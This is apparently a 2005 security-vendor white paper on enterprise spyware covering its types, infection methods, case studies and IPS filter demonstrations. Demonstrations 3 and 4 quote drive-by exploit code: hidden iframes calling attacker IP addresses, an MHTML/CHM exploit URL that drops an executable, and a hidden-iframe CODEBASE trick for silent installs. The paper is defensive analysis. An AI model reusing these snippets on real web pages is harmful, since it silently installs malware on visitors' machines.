

Understanding and Preventing Spyware in the Enterprise

Dinesh Sequeira

Introduction

Spyware is the third greatest threat to network bandwidth and security after viruses and spam. It is estimated that spyware (IDC) infects 67% to 90% of computers connected to the Internet.¹ Spyware, also known as adware, steals bandwidth and computing resources, and exposes an Enterprise to liability issues, security risks, and also halts productivity. Proactive solutions are needed against this grave threat that is growing at an alarming rate. According to Network World magazine, the per year productivity loss due to spyware in a 1000-employee company is approximately \$83,000.²

Spyware has recently gained a great deal of attention due to its increasingly dubious nature. Surfing the web from universities, offices, and homes has become more dangerous and annoying due to pop-up ads that display without warning. In turn, these pop-up ads may install spyware, which monitor your browsing habits, application usage, and entered data. Spyware often acts as malicious code that secretly gathers information from your computer or network. This problematic software can cause computers crashes, virus infections, and identity theft.

Many of these hidden programs lurk in “free download” applications that claim to offer new services required for Internet usage. These applications may entice you with offers for faster web surfing or free spyware removal tools; however, once installed, the spyware does the opposite. Every click of the mouse, keystroke, or website visited reports to online marketers or hackers, laying the groundwork for spam and more unwanted targeted advertisements.

Microsoft estimates that spyware causes more than half of all Windows operating system failures. The problem is so severe that it has moved the U.S government to pass the Internet Spyware Prevention Act (I-SPY) of 2004, which incurs significant stiff jail sentences and fines, but will be difficult to enforce.³

TippingPoint’s protection strategy and “defense-in-depth” approach can block attempts to install spyware. To prevent existing infected systems from contaminating the network, the TippingPoint IPS prevents pop-up advertisements and information transfer over the Enterprise network. Reports and event tracking in the IPS logs provides information to pinpoint infected systems, helping to isolate and eradicate spyware infections.

Universities, corporate and branch offices, and Web-hosting sites or ISP’s can now stop new spyware infections from taking place or pinpoint areas of infection for isolation and eradication. Anti-spyware tools abound, but to-date their limited capabilities have proven incapable to prevent the problem. These tools require continuous updating and are invasive, return numerous false-positives, impede desktop functionality, and provide little protection as a single tool against an ever-evolving threat of thousands of attacks and intrusive applications.

Understanding Spyware

Network security experts continue to discuss what exactly can be termed “spyware.” According to Microsoft, “Spyware is a general term used for software that performs certain behaviors such as advertising, collecting personal information, or changing the configuration of your computer, generally without appropriately obtaining your consent.”⁴

Strictly speaking spyware is a program that helps in collecting (track, record, or report) information about a person or organization, usually without their knowledge. Similar to spyware,

Adware is a program that displays advertising through pop-up windows while surfing the web. The two types of software may behave in similar ways, and are often referred to collectively as spyware. Some forms of spyware use pop-up advertising screens to infiltrate a system, embedded within the adware itself, making hard delineations between the two difficult.

Proliferation of Spyware

People are spending more time on the Internet and using it as a medium to gather information on products and services and to make purchases. In order to capture their attention, merchants are turning to online advertising. Banner and Pop-up ads are used to entice users to visit web sites, apply for services, and purchase products. To gain new customers, companies use search engines to present users with search results sponsored by advertisers, offering top link result spaces and keywords to the highest bidder. According to SEMPO, a marketing organization, keyword prices have increased 26% in the past year with a trend to rise.⁵ Search engine marketing (SEM) spending is slated to increase by 41% in 2005. Search engines alone accounted for 40% of the \$15 billion global online advertising spending last year and is expected to grow by 20% in the US and Europe in 2005.⁶

Profitable US companies pioneer and dominate the online advertising industry. Silicon Valley based Claria Corporation (formerly Gator) reported annual profits of \$35 Million on revenue of \$90 Million.⁷ Corporate America is financing some of these intrusive ad campaigns without realizing it. Infiltrating these advertising opportunities, spyware companies bring in millions of dollars by evading laws, finding loopholes, and exploiting vulnerabilities and features in Internet Explorer.

Online marketing agencies usually host ad servers, and bring together advertisers and web publishers, serving billions of impressions each month. An "impression" is the industry jargon for the viewing of an advertising banner, link, or product on the Internet. When advertisers join the network, they place ads, offers, and links, making them available for placement by a publisher on their website. Ad serving networks pay publishers of games and music/video utilities to include their ad serving programs. Some of these networks are GAIN (Gator), WhenU (SaveNow), and Cydoor.⁸

Online marketing agencies serve and track these ads and pay a handsome commission to publishers for every impression, and are in turn paid by advertisers. Web publishers get paid 5 to 25 cents for every successful download or installation of spyware, and 20 cents for every email address harvested. CoolWebSearch pays an affiliate up to 50% of its earnings for each search that a visitor makes with the CWS search engine through the affiliate's website.⁹ Publishers or affiliates are paid for every "impression", "click-through" or purchase made through their website. A "click-through" refers to the action that takes a consumer from one website to another on clicking a link or advertisement on a publisher's website.

In a race to install such ad serving programs or search engines onto a user's desktop, marketing agencies also use affiliates or 3rd parties, who in turn may recruit other parties. This creates a long chain of accounts that can make it hard to determine who is directly responsible for stealthily installing spyware. With the large amount of money to be made, affiliates or 3rd parties use every means possible to install such software onto unsuspecting and innocent users, usually without their knowledge. The desire for easy money has driven spyware development to the darkest corners of the Internet.

Features in Internet Explorer and zero-day vulnerabilities are being used at explosive new rates. Readily available “proof of concept” code makes it easy to unleash exploits that take advantage of vulnerabilities in Internet Explorer, and silently download spyware onto the users’ desktop. The time gap between the disclosure of a vulnerability to the release of an exploit has fallen from a few weeks to days. Zero-day exploits are becoming more common and pose an increasing threat to networks.

Historically, virus writers did not earn a financial gain with their attacks. In the past, loosely gathered hacking groups created viruses to prove a point. Malware authors and virus writers are now lured into lucrative jobs or commissions to write code for spyware applications to exploit holes in Internet Explorer, or in bundles with games, Internet utilities, and other useful applications. As a result, spyware is far more tenacious in re-propagation and removal resistance than viruses.

Competition among spyware vendors has become intense, causing some competitors to delete or block rival spyware programs from the user’s desktop, replacing it with their own. They also carry out session hijacking and rewrite affiliate IDs to gain a piece of the pie, all committed without the users consent or knowledge.

Dangers and Effects of Spyware in an Enterprise

Spyware poses a significant threat to an Enterprises’ privacy and security. The intrusive applications collect and send sensitive and confidential corporate information including credit card numbers, passwords, bank account information, health care records, emails and user access information to unknown sites endangering the image of the company and its assets.

The large amount of unwanted traffic generated by spyware can consume available bandwidth in an Enterprise causing congestion, delay, and packet loss for mission critical applications.

Many spyware applications are poorly written and can expose the Enterprise network to new vulnerabilities and cause performance problems such as frozen screens, arbitrary slowness, and General Protection Faults when using the workstations. IT departments have to spend time and resources attending to help desk calls for “slow network performance,” “hung PCs,” and “frozen screens,” causing loss of productivity, downtime and frayed tempers. These exploits result in delays implementing additional infrastructure projects beyond increased help desk costs.

Enterprises face a difficult situation attempting to pinpoint what information is transferred at any given time by various spyware applications. This opens up the Enterprise to intellectual property theft, unauthorized disclosure of personal information, and premature disclosure of financial information, affecting HIPAA, Sarbanes-Oxley, and other compliance regulations. Ultimately, data theft could lead to more serious consequences such as loss of credibility, and irreversible damage to the Enterprise image or brand name.

Types of Spyware

Spyware includes various types that infiltrate networks in search of system information including sensitive user data, browsing habits, and application usage. These types include browser hijackers, applications that install as Internet Explorer toolbars, pop-up advertisements, Winsock hijackers, man-in-the-middle proxies, ad-serving cookies, system monitors, and dialers.

Browser Hijackers

Browser hijackers are malicious programs that, once installed in a user's web browser, change its default start, search, and error page settings to alternative sites. Browser redirection inflates the website's traffic gaining higher advertising revenues, referral fees, and purchase commissions made through the redirected website. A browser hijacker can modify any web browser setting such as adding bookmarks to Internet Explorer. CoolWebSearch is the name given to a wide range of different browser hijackers.¹⁰ These applications redirect users to coolwebsearch.com and other affiliate sites. When a URL is mistyped in the browser, CoolWebSearch triggers, redirecting the browser. The spyware also installs bookmarks to adult websites in the favorites or bookmarks menu, which results in further floods of spyware.

Recent browser hijackers incorporate new measures to remain undetected, hiding files inside Alternate Data Streams (ADS). To date, few anti-spyware detection tools detect these tactics.

Internet Explorer Toolbars

Spyware applications can install and display as toolbars, search bars, or task buttons incorporated into Internet Explorer through browser plug-ins or browser helper objects (BHO). The descriptions of these plug-ins detail convenient features for searching web references without having to type in another URL. Some plug-ins do not change the default web page but display targeted websites or products and advertisements, bringing in revenue for web publishers. Some plug-ins perform necessary functions, such as the Yahoo toolbar. However, various spyware toolbars spy, modify, and redirect web requests or cause indecent pop-ups and send information from the host, such as XXXToolbar.

Pop-up advertisements

Another popular type of spyware infiltration is Pop-up advertisements, which can also contain further spyware programs. Adware applications are programmed to display advertisements based on entered website URLs while surfing the web or specific "keywords" entered through a search engine. Some spyware applications like Cydoor download the advertisement database to a user's workstation in the form of a list of URL's during installation. Other applications like Gator fetch advertisements based on the users web surfing activity and some criteria programmed in the application. This causes slowdowns, uses hard disk space and causes annoying pop-ups. The only consolation is that they do not modify the browser or the content of any page.

Many P2P applications come embedded with spyware. For example, the free version of Kazaa includes spyware from GAIN (Gator), Cydoor and MyWay Search toolbar.

Winsock Hijackers

A layered service provider (LSP) sits between a computer's Winsock layer and can modify all data that passes through the system. Microsoft by default installs numerous useful LSP programs. Spyware applications install malicious LSP's to this layer called Winsock Hijackers. These applications monitor the network, accessing all data passing through the desktop, capable of redirecting web requests to affiliate websites. Any attempt to remove these Winsock hijackers can break the LSP chain and cause the Internet connection to stop working. Variants of CoolWebSearch are Winsock hijackers and require special programs to remove them.

Man-in-the-Middle Proxies

A dangerous class of spyware is emerging under the guise of accelerating a user's Internet connection. This spyware software redirects all web surfing activity, including secure connections, to a man-in-the-middle proxy. The spyware could potentially harvest sensitive information such as passwords, credit card numbers, bank account information, health care records, and confidential data. Recently, a number of universities have issued alerts regarding such activity. One example of a difficult to remove and rampant man-in-the-middle proxy is MarketScore.

Ad-serving or Spyware Cookies

Cookies generally provide data to web applications to maintain state. Each cookie is installed and accessed by a website to track the computer or browser that made the initial connection. The code for the cookie contains a randomly generated unique ID without containing user information. Session cookies are useful for shopping carts and other such e-commerce applications to track and record purchased items.

In contrast, ad serving cookies, or spyware cookies, track web users across multiple unrelated web sites. These websites are part of an advertising network, and create a user profile based on browsing habits. Companies such as DoubleClick, LinkShare, and Commission Junction collect information using ad-serving cookies, including IP address, browser type, operating system being used, domain name, service provider, and local time zone. Using sophisticated data mining and web analysis tools, spyware companies utilize the information for future marketing programs. These cookies also transfer personal information entered in forms to deliver targeted advertising or sold to other interested parties.

Another type of spyware cookie is a transparent gif image also called web beacons or web bugs. The tiny transparent image files have a unique ID, similar in function to cookies. The images are used to track the online movements of web users. These images interact with existing cookies on a computer if both images are installed from the same website or advertising company, sending collected information to the advertising company. Advertisers use cookies (set or read with transparent gifs) for ad reporting functions, determining which ads bring users to their websites to purchase or register products. This compiled information helps advertisers tailor marketing for potential and current customers.

Such activity generates additional web traffic and uses valuable bandwidth in the Enterprise beyond privacy issues.

System Monitors and Dialers

Keystroke loggers and screen capture utilities are used to capture passwords and sensitive information, including credit card numbers and social security numbers. These applications monitor a system for data and user behavior. Dialers automatically place long distance calls using the modem and result in huge call charges to premium numbers. Some of these tools may be legal in regards to service provider and state and federal laws. But when abused, these dialers can violate privacy, which denotes the applications as spyware.

Spyware Infection Methods

Spyware infects networked systems through various means. These modes of infection include “drive-by downloads,” “useful free” web downloads, and spyware bundled into P2P file-sharing applications. Entrances for infections can also include social engineering, vulnerabilities and security issues with Internet Explorer, and misused Windows features.

“Drive-by Downloads”

A “drive-by download” is a program that automatically downloads to a user’s computer, often without the users consent or knowledge. The download may be initiated by visiting a website or by another application. “Drive by downloads” may also be initiated by MouseOver downloads, requiring a user to run the mouse over a malicious Pop-up ad or malicious pop-up window.

Internet Explorer uses ActiveX controls for installing legitimate plug-ins like Shockwave and Flash, to enhance the browser’s functionality and provide interactive programs for Internet Explorer. When misused, it provides a means for installing spyware such as dialers, browser hijackers, and Browser Helper Objects (BHOs). ActiveX programs can automatically download to a user’s computer, often without consent or knowledge. It can be invoked from web pages through the use of a scripting language or directly with an HTML OBJECT tag. On execution by a web browser, it has full access to the Windows operating system and does not run in a “sandbox”. Depending on browser security settings, the browser application may display a security warning to either stop or continue the installation. The warning may not offer a proper description of the program, and usually is misleading or could be masked by other deceptive dialog boxes. Sometimes “No” is not taken for an answer, and repeated attempts are made to get the user to approve and download the application. ActiveX controls can be signed or unsigned. Signed ActiveX controls are automatically installed while browsing the web, and are used by spyware applications. A signed ActiveX control only verifies that the code or control was from the signer and that it has not been altered; however, it may still be malicious.

“Useful Free” Web Downloads

“Useful free” programs can be intentionally downloaded from the Internet without realizing the application’s intent. The secondary purpose for these downloads is not clearly disclosed and some of the installed components contain spyware working in the background. Lengthy “terms and conditions” and End User Licensing Agreement (EULA) are not read entirely, giving the spyware a free hand, and accepting no liability for any problems. In some cases the agreement even reserves the right to re-install the software if it has been deleted.

If it is spyware, the application sends information about user browsing habits, or if it is adware, it may also display pop-up ads. For example, Gator has an eWallet application that stores credit card numbers and passwords, which helps complete web-based forms in one click. However,

the application also contains an ad component that displays Pop-up ads when users surf the web.

Bundled P2P File-Sharing Applications

Various “free” file sharing P2P applications like Kazaa include bundled spyware. The P2P application may not function if these components are not installed. These “free” versions generate ad revenue for their publishers, causing pop-ups and sending information to affiliate networks for data aggregation or data mining.

Social Engineering

As users browse the web, they may receive offers for corrective programs or special plug-ins that may be described as “necessary” for viewing the site. These voluntary but covert and unintentional installations are one source of spyware. Some of these offers are made to appear like a “Windows alert” from Microsoft or an anti-spyware application to tricks users into downloading and installing them.

Security Holes in Internet Explorer

Internet Explorer has had multiple vulnerabilities, some of which are disclosed by Microsoft with downloadable updates and patches. However, some issues are publicly disclosed irresponsibly by hackers without Microsoft’s coordination and correspondingly do not have any available patches. The details and proof of concept exploits for these security issues are typically available for anyone to download and use on the web. Some spyware applications take advantage of these holes and install Trojan droppers, or downloaders, which redirect the browser to portal sites. CoolWebSearch and many other spyware are known to take advantage of Internet Explorer security holes. KeenValue, and InternetOptimizer are examples that use Trojan downloaders.

Trojan Droppers are installed without notification. Droppers include multiple files with a main file. The main file installs and executes all of the payload files. The payload file contains other Trojans and a file, which could be a game, or some graphics that distracts the user and masks the installation of the spyware.

Demonstration 3 details an example of the exploitation of the Internet Explorer CHM file processing vulnerability to install spyware on a host.

Misused Windows features

The following options detail typically misused Windows operating system features for spyware infection:

Internet Code Download Linking: Internet Explorer has an alternative file download process, whereby the web page bypasses the ordinary File Download dialog box by utilizing the “Internet Code Download linking” feature. Internet Explorer contains a predefined, hard-coded list of file extensions that it inherently distrusts. These extensions, such as EXE, COM, BAT, SCR, CHM, can harm a system without the proper security safeguards. As a feature, to bypass this process, the file must be packaged in a .cab file (if it is not a signable PE), and code signed. The file can then be referenced in an IFRAME. If the security settings in Internet Explorer are set too low, or

were changed by another exploit, the file is downloaded without a prompt or security warning. BargainBuddy spyware is known to use this installation method (see Demonstration 4).

Alternate Data Streams: Microsoft Windows systems use NTFS file systems. An NTFS file contains one primary stream and optionally one or more Alternate Data Streams (ADS). ADSs are provided for compatibility with the Macintosh HFS and are pieces of information hidden as metadata on files. The ADS on a file is not visible in Explorer, and Windows does not report their size. Recent browser hijackers have started hiding their files inside ADSs, which few anti-spyware tools detect. CoolWebSearch variants are known to misuse this feature and evade detection.

Digital Rights Management: Recently hackers have been using Microsoft's DRM (Digital Rights Management) technology in Windows Media Player to install spyware on unsuspecting users via file sharing networks. DRM is designed to protect the intellectual property rights of Multimedia content. This technology demands a license to play a media file. If such a file is not found on the computer, the application accesses the Internet to obtain it from a site pre-programmed by the content owner. An unsuspecting user however is directed to a site that loads Spyware through a drive-by-download.

Browser Helper Objects (BHOs): BHOs is another feature used to customize Internet Explorer. BHOs are used by a number of legitimate applications, such as toolbars offered by some common search sites like Yahoo. This feature has allowed developers to customize, enhance, and extend the browser without needing access to the browser source code. A BHO can access the browser's menu and toolbar and make changes. It can also install URL hooks to monitor messages and actions. spyware applications, and browser hijackers make changes to Internet Explorer through BHOs, which are downloaded as ActiveX controls or via IE security holes. Besides adding toolbars, BHOs can also be used to monitor and track Internet usage or serve unwanted ads. They may conflict with other running programs, cause a variety of page faults, runtime errors, and impede browsing performance.

In all the above cases, Microsoft's open and extensible platform for software development is exploited using methods not anticipated by the architects of these technologies.

Case Studies

To provide an extensive review of what TippingPoint IPS can provide an Enterprise, the following case studies detail the attacks, problems, and resolutions of spyware infections.

Case Study 1: MarketScore Spyware

Recent University reports have alerted students to a malicious spyware called MarketScore that masquerades as an Internet Accelerator.¹¹ It is bundled with iMesh, a popular P2P file sharing application. On downloading this application, it redirects all web traffic using Market Score's "man-in-the-middle" proxy, where the information is analyzed to "create research reports on internet trends and e-commerce activities," according to Marketscore. When it infiltrates a system, it installs a root certificate on the workstation, allowing it to intercept secure SSL connections to banking sites and online purchasing websites. The connection harvests sensitive information including credit card numbers, bank account numbers, passwords and health and financial data.

Another variant of MarketScore installs as a (LSP) Winsock layered service provider, and monitors Internet usage, selectively relaying information back to its servers when a keyword or targeted website is encountered or when a purchase is made from popular online merchants.

TippingPoint Solution: TippingPoint's Digital Vaccine team responded to this threat with multiple filters to prevent and alert the customer.

- On clean systems, filter 3164 blocks "Program Installation" attempts.
- On infected systems, filter 3164 blocks "update" attempts.
- Filter 3163 blocks outbound requests to MarketScore's HTTP Proxy.
- Filter 3160 blocks outbound requests to MarketScore's HTTPS Proxy.
- Filter 3165 blocks encrypted information transfers.

Case Study 2: GAIN (Gator) Spyware

Gator, now owned by Claria Corporation, is spyware bundled with the free version of Kazaa and also available as applications like Ewallet, WeatherScope, and PrecisionTime among others.¹² Initially, a small "seed" program downloads onto the workstation, and later the rest of the program is "trickled" through or updated. The "trickler" component remains on the host after the rest of the software is uninstalled, and reloads the main application in the background. Gator can track a user's web browsing, including gathering and transmitting information on search terms. Some versions keep track of the zip code, user IDs, and machine IDs.

TippingPoint Solution: The following TippingPoint filters block this threat:

- Filter 2991 and 3085 block installation attempts and program download vectors.
- Filter 2511 blocks pop-up advertisements.
- Filter 2508 blocks information transfer attempts to Gator's servers. Some of these attempts are requests to get in pop-up ads, based on the users web surfing activity.

Case Study 3: Altnet File Sharing Network

Altnet, bundled with Kazaa, can activate the users computer as a node in a distributed storage P2P network separate from Kazaa's existing peer-to-peer network.¹³ Altnet has various components. PeerEnabler, by Joltid, is the P2P Network component for content distribution that facilitates such transfers. Altnet Download Manager and Peer Points Manager manage and track downloads to pay content providers and reward users that allow their machine to be used to transfer licensed content.

This is not an immediate privacy threat, but hijacks the user's computer and Internet connection for their own purpose, consuming bandwidth and computer resources. Users are encouraged to swap Altnet-distributed files, but cannot add files to Altnet's P2P network – only authorized Altnet files are allowed.

TippingPoint Solution: The following TippingPoint filters block this threat:

- Filter 2980 – blocks user login to the Peer Points Manager
- Filter 2986 – blocks any data transfer by Peer Points Manager.
- Filter 2980 - blocks installation of the Peer Points Manager

Note: TippingPoint also has P2P filters that either block or rate limit data transfers. For more information, see the TippingPoint white paper titled *Managing Peer-to-Peer Traffic In Your Network*.

Case Study 4: Data Transfer to Affiliate Tracking Networks

Transferring data to online marketers consumes large amounts of bandwidth. Some of the major players in this space include DoubleClick, LinkShare, OutBlaze, Bfast, and FastClick. These tracking networks can track users across websites that are members of the network. There are 3 types of data captured:

- Registration information
- Searches on keywords
- Click stream data that details where a user browses, purchases made online, and their location (IP address, Zip code, time of day, and so on)

This information is gathered and studied by online marketers with web analysis tools, or behavioral targeting tools, and based on the results ads are targeted at the user. The information may also be used to focus marketing plans.

The compiled data contains user ID's of the affiliates, and ad IDs in order to facilitate payment of commissions to affiliates and collect fees from advertisers. These tools are becoming more sophisticated and some of the return on investment processing is distributed to the users desktop causing slowdowns and unresponsive applications.

Users are oblivious to the fact that their information is transferred, as they never interact with any on these online marketers. Compilation and transference of their data automatically incorporates them into the marketer networks due to the spyware installed on the host. Most users only recognize sluggish performance of the PC and slow refresh or loading rates when browsing the web.

Internet Demonstration with the TippingPoint IPS

Spyware applications and attacks vary in type and scope. Probing infections can occur directly or embedded within seemingly innocuous pop-up ads, browser toolbars, and plug-in services. The following demonstrations reveal spyware infiltration tactics and how the TippingPoint IPS reacts to detect, block, and report the attacks.

Demonstration 1: Kazaa installation

Kazaa is a popular P2P file sharing application. The free version comes bundled with Cydoor, Gator(GAIN), MyWaySearch Toolbar, and Altnet P2P Network components. These applications are tightly integrated with Kazaa and the download of these applications cannot be prevented unless the Kazaa download itself is blocked.

TippingPoint Solution: TippingPoint enhances network usage by preventing the infiltration of spyware. Network administrators can configure the IPS to detect and block requests for targeted advertising based on user browsing habits, which prevents unwanted ads from appearing. Any data transfer or login to the Altnet PeerPoints Manager is also blocked.

The following image details the TippingPoint IPS block log while installing and running Kazaa for the first time on a workstation:

Log ID	Date/Time	Severity	Filter Name	Protocol	Segment	Source Address	Dest Address	Packet Trace	Hit Count
1615	2005-01-31 21:00:24	Low	2511: Spyware: Gator Pop-up Advertisements	tcp	Segment 1	64.152.73.207:80	24.153.164.133:1748		1
1614	2005-01-31 20:59:07	Low	2511: Spyware: Gator Pop-up Advertisements	tcp	Segment 1	64.152.73.207:80	24.153.164.133:1726		1
1613	2005-01-31 20:57:50	Low	2511: Spyware: Gator Pop-up Advertisements	tcp	Segment 1	64.152.73.207:80	24.153.164.133:1642		1
1612	2005-01-31 20:56:33	Low	2511: Spyware: Gator Pop-up Advertisements	tcp	Segment 1	64.152.73.207:80	24.153.164.133:1569		1
1611	2005-01-31 20:48:12	Low	2865: Spyware: Cydoor Communication	tcp	Segment 1	24.153.164.133:1657	64.41.192.99:80		1
1610	2005-01-31 20:48:07	Low	2865: Spyware: Cydoor Communication	tcp	Segment 1	24.153.164.133:1656	63.123.77.195:80		1
1609	2005-01-31 20:48:05	Low	2865: Spyware: Cydoor Communication	tcp	Segment 1	24.153.164.133:1654	63.123.77.195:80		1
1608	2005-01-31 20:48:01	Low	2865: Spyware: Cydoor Communication	tcp	Segment 1	24.153.164.133:1647	63.123.77.195:80		1
1607	2005-01-31 20:47:47	Low	2865: Spyware: Cydoor Communication	tcp	Segment 1	24.153.164.133:1645	64.41.192.99:80		1
1606	2005-01-31 20:47:46	Low	2865: Spyware: Cydoor Communication	tcp	Segment 1	24.153.164.133:1644	64.41.192.99:80		1
1605	2005-01-31 20:45:07	Low	3139: Spyware: MyWaySearch Bar Information Transfer	tcp	Segment 1	24.153.164.133:1536	63.236.66.5:80		1
1604	2005-01-31 20:45:00	Low	2865: Spyware: Cydoor Communication	tcp	Segment 1	24.153.164.133:1520	64.41.192.99:80		1
1603	2005-01-31 20:45:00	Low	2865: Spyware: Cydoor Communication	tcp	Segment 1	24.153.164.133:1519	64.41.192.99:80		1
1602	2005-01-31 20:44:06	Low	2865: Spyware: Cydoor Communication	tcp	Segment 1	24.153.164.133:1479	64.41.192.99:80		1
1601	2005-01-31 20:43:48	Low	2508: Spyware: Gator Information Transfer	tcp	Segment 1	24.153.164.133:1473	63.197.87.73:80		1
1600	2005-01-31 20:43:21	Low	2865: Spyware: Cydoor Communication	tcp	Segment 1	24.153.164.133:1466	64.41.192.99:80		1
1599	2005-01-31 20:42:36	Low	2865: Spyware: Cydoor Communication	tcp	Segment 1	24.153.164.133:1425	64.41.192.99:80		1
1598	2005-01-31 20:42:17	Low	2980: Spyware: Altnet Peer Points Manager Login	tcp	Segment 1	24.153.164.133:1423	66.186.13.137:80		1
1597	2005-01-31 20:42:14	Low	2991: Spyware: Gator Application Download	tcp	Segment 1	24.153.164.133:1419	64.152.73.140:80		1
1596	2005-01-31 20:39:42	Low	2865: Spyware: Cydoor Communication	tcp	Segment 1	24.153.164.133:1383	64.41.192.99:80		1
1595	2005-01-31 20:39:32	Low	2508: Spyware: Gator Information Transfer	tcp	Segment 1	24.153.164.133:1379	63.197.87.73:80		1
1594	2005-01-31 20:39:06	Low	3139: Spyware: MyWaySearch Bar Information Transfer	tcp	Segment 1	24.153.164.133:1372	63.236.66.5:80		1
1593	2005-01-31 20:38:24	Low	2865: Spyware: Cydoor Communication	tcp	Segment 1	24.153.164.133:1346	63.123.77.195:80		1
1592	2005-01-31 20:37:58	Low	2991: Spyware: Gator Application Download	tcp	Segment 1	24.153.164.133:1314	64.152.73.140:80		1
1591	2005-01-31 20:36:25	Low	2508: Spyware: Gator Information Transfer	tcp	Segment 1	24.153.164.133:1305	63.197.87.73:80		1

Figure 1: IPS log with Kazaa Installation and Operation

Demonstration 2: “Drive by Download”

Gozilla is a Download Manager that is available at the Gozilla.com website.¹⁴ However even before downloading the application, just a visit to the website pops up a very deceptive “Security Warning” message.



Figure 2: Deceptive “Security Warning” seen when visiting the Gozilla website

The message prompts the user to “install and run AT-games with free online games to your favorite folder plus desktop icons with cool offers” as well as a free toolbar that provides a range of options and features. Depending on browser security settings, the message may or may not display. If the user innocently clicks “Yes” or if the Internet Explorer browser’s security settings are not set correctly, a dozen different spyware packages install on the host. Abetterinternet spyware is deceptively mentioned in the warning message and is made to sound like it will provide a “better internet” experience than the adware program that it is.

The various spyware that get installed include the following:

Spyware Application	Description
MegaSearch Tool Bar	Hijacks searches and captures search information.
InstaFinder	Any URL errors are redirected to InstaFinder’s search page.
FavoriteMan	BHO. Connects to its controlling servers and downloads other spyware and adds entries to I.E favorites and the desktop.
VX2.AbetterInternet	Displays ads and downloads and installs files

PowerSearch	Search toolbar that redirects traffic to it's own sites.
LinkReplacer	Adds ad based content to web pages browsed
AT Games	Delivers ads from its partners. Sets IE favorites.
VX2.Transponder	Monitors web page requests, displays pop-up ads, collects data entered in forms and personal information
Downloadware	Downloads and installs software from advertisers.
Exact Search Bar	IE search tool bar, performs targeted advertising based on web pages viewed.

During the test, the infiltration and installation generates a total of 2.4 MB of traffic and transfers over 4251 packets, with an average of 13KB/s of traffic due to this demonstration.

TippingPoint Solution: The IPS provides filters that detect and block AT-Games. Once blocked, all attempts to install spyware packages fail. Further tests reveal that, while downloading the Gozilla application, additional spyware packages attempt installation on the host. With the filters and the powerful Threat Suppression Engine (TSE), the IPS blocks all attempted installations.

Demonstration 3: Exploitation of IE CHM File processing vulnerability

Increasing amounts of spyware are being installed through security holes in Internet Explorer. By visiting a single web page, spyware can take advantage of a security hole: a cross-domain vulnerability in the MHTML protocol handler.

When referencing an inaccessible or non-existent MHTML file using the ITS and mhtml protocols, Internet Explorer can access a CHM file from an alternate location. Because of the vulnerability in the MHTML handler, IE incorrectly treats the CHM file as if it was in the same domain as the unavailable MHTML file. Using a specially crafted URL, an attacker can enact arbitrary script in the CHM file to be executed in a different domain, violating the cross-domain security model. This allows an attacker to execute arbitrary code with the privileges of the user invoking the handler.

Due to this vulnerability, at least a dozen different spyware programs are installed, adding 15 sites to the Trusted Sites Zone in Internet Explorer. These spyware programs in-turn install more spyware packages. Another action by the code creates a host file including numerous entries. The result also decreases the Security zone settings of the Internet zone. These "Trusted sites" enable the system to download additional spyware in a "drive-by download" method.

Visiting or landing on this website, <http://213.159.117.133>, triggers a chain of downloads. This website is a CoolWebSearch search engine with pornographic links. Embedded in the html are iframe's with the following exploit code:

```
<iframe src="http://213.159.117.150/connect.cgi?id=333 width=1 border=0 height=1"></iframe>
```

```
<iframe src="http://213.159.117.133/dl/adv65.php" width=1 border=0 height=1"></iframe>
```

The first iframe gets a gzip encoded file that installs rdgUS333.exe, a dialer from DialerPlatform.

The second iframe includes javascript with the following code:

```

Document.write(cxw.value.replace(/\${PR}/g,
'&#109's-
its:mhtml:file://c:\nosuch.mht!http://213.159.117.133/d1/adv65/x.chm

```

Using the above vulnerability compiled help file, the software fetches x.chm. The file then drops load.exe and runs it on the system. Load.exe modifies host files and drops and runs multiple files, which install dialers, various Trojans, backdoors and spyware from multiple sites as show below.

This infiltration installs the following spyware:

Spyware Application	Description
CoolWebSearch StartPage Hijacker	Hijacks the Internet Explorer start page to http://213.159.117.134/index.php
TIBS Premium rate dialer and Egroup Dialer	Dials international premium numbers, also a dozen spyware/malware programs get installed on the desktop, which in turn installs more spyware.
MediaTickets	Displays ads, reducing the security settings for the Trusted zones in Internet Explorer. It installs approximately 20 sites to the Trusted zone that also install "drive-by downloads" spyware.
Trojan E, Lunii. Downloader	Downloads remote files and terminates adware. It creates a host file that blocks access to certain websites.
Trojan AML or Jeem Backdoor	Allows computer to be used as a Spam tool, and also opens a port allowing it to be controlled remotely.
OpenSetream Trojan	Downloads and runs spyware, creating icons (such as Free XXX) and hijacks the Internet Explorer home page
WebEvent Logger	A two component Trojan, which includes a password stealing Trojan and a web proxy
PurityScan	An adult search tool. It delivers pop-ups and loads spyware.

The spyware infiltration generates a total of 13.7 MB of traffic and transfers over 38696 packets, with an average of 1.77KB/s of traffic.

TippingPoint Solution: The TippingPoint IPS protects security vulnerabilities in web browsers. TippingPoint's Digital Vaccine team scours security mailing lists, monitors underground hacker chat rooms, uncovers and tracks emerging zero-day threats, and leverages its private expansive networks to determine the most critical vulnerabilities at any given time. Every week, TippingPoint researches, compiles, tests, and releases updated filters to guard against any known, documented, and soon-to-be released vulnerability issues and intrusion threats. These filters protect against vulnerabilities in web browsers, including the on in the previous demonstration. Modifying the filter's action settings for these filters, network administrators can customize their protection regarding user activities and browsing behavior online. These safeguards enhance the detection and blocking of malicious traffic and potential security breaches. In particular, the IPS provides filter 2736:IE CHM File Processing Vulnerability that

specifically blocks this Internet Explorer vulnerability from being exploited. In turn, it prevents further spyware downloading caused by the vulnerability.

Demonstration 4: Exploitation of “Internet Code Download Linking” Feature

Spyware attackers are leveraging a section of sample code posted in a knowledge base article on the Microsoft website to exploit the “Internet Code Download Linking “ feature.¹⁵ Visiting a site with this spyware, the workstation accepts a malicious download, as if signed secure, without the file download prompt. Depending on the security settings of the browser, a “Security warning” may or may not appear. The following sample code provides an example that uses the Internet Code Download Link feature:

```
<HTML><HEAD><TITLE>Page of executable links</TITLE></HEAD>
<BODY>
<BR/>
<!-- hyperlink uses central script function called linkit() -->
<A HREF="" onclick = "return linkit ('signed-testfile.exe');"> SIGNED-
CLOCK.EXE</A>

<SCRIPT>
  // linkit puts filename into HTML content and spews it into iframe
  function linkit(filename)
  {
    strpagestart = "<HTML><HEAD></HEAD><BODY><OBJECT CLASSID=" +
    "'CLSID:15589FA1-C456-11CE-BF01-00AA0055595A' CODEBASE='";
    strpageend = "'></OBJECT></BODY></HTML>";
    runnerwin.document.open();
    runnerwin.document.write(strpagestart + filename + strpageend);
    window.status = "Done.";
    return false; // stop hyperlink and stay on this page
  }
</SCRIPT>

<!-- hidden iframe used for inserting html content -->
<IFRAME ID=runnerwin WIDTH=0 HEIGHT=0
SRC="/?scid=about%3ablank"></IFRAME><BR/>

</BODY></HTML>
```

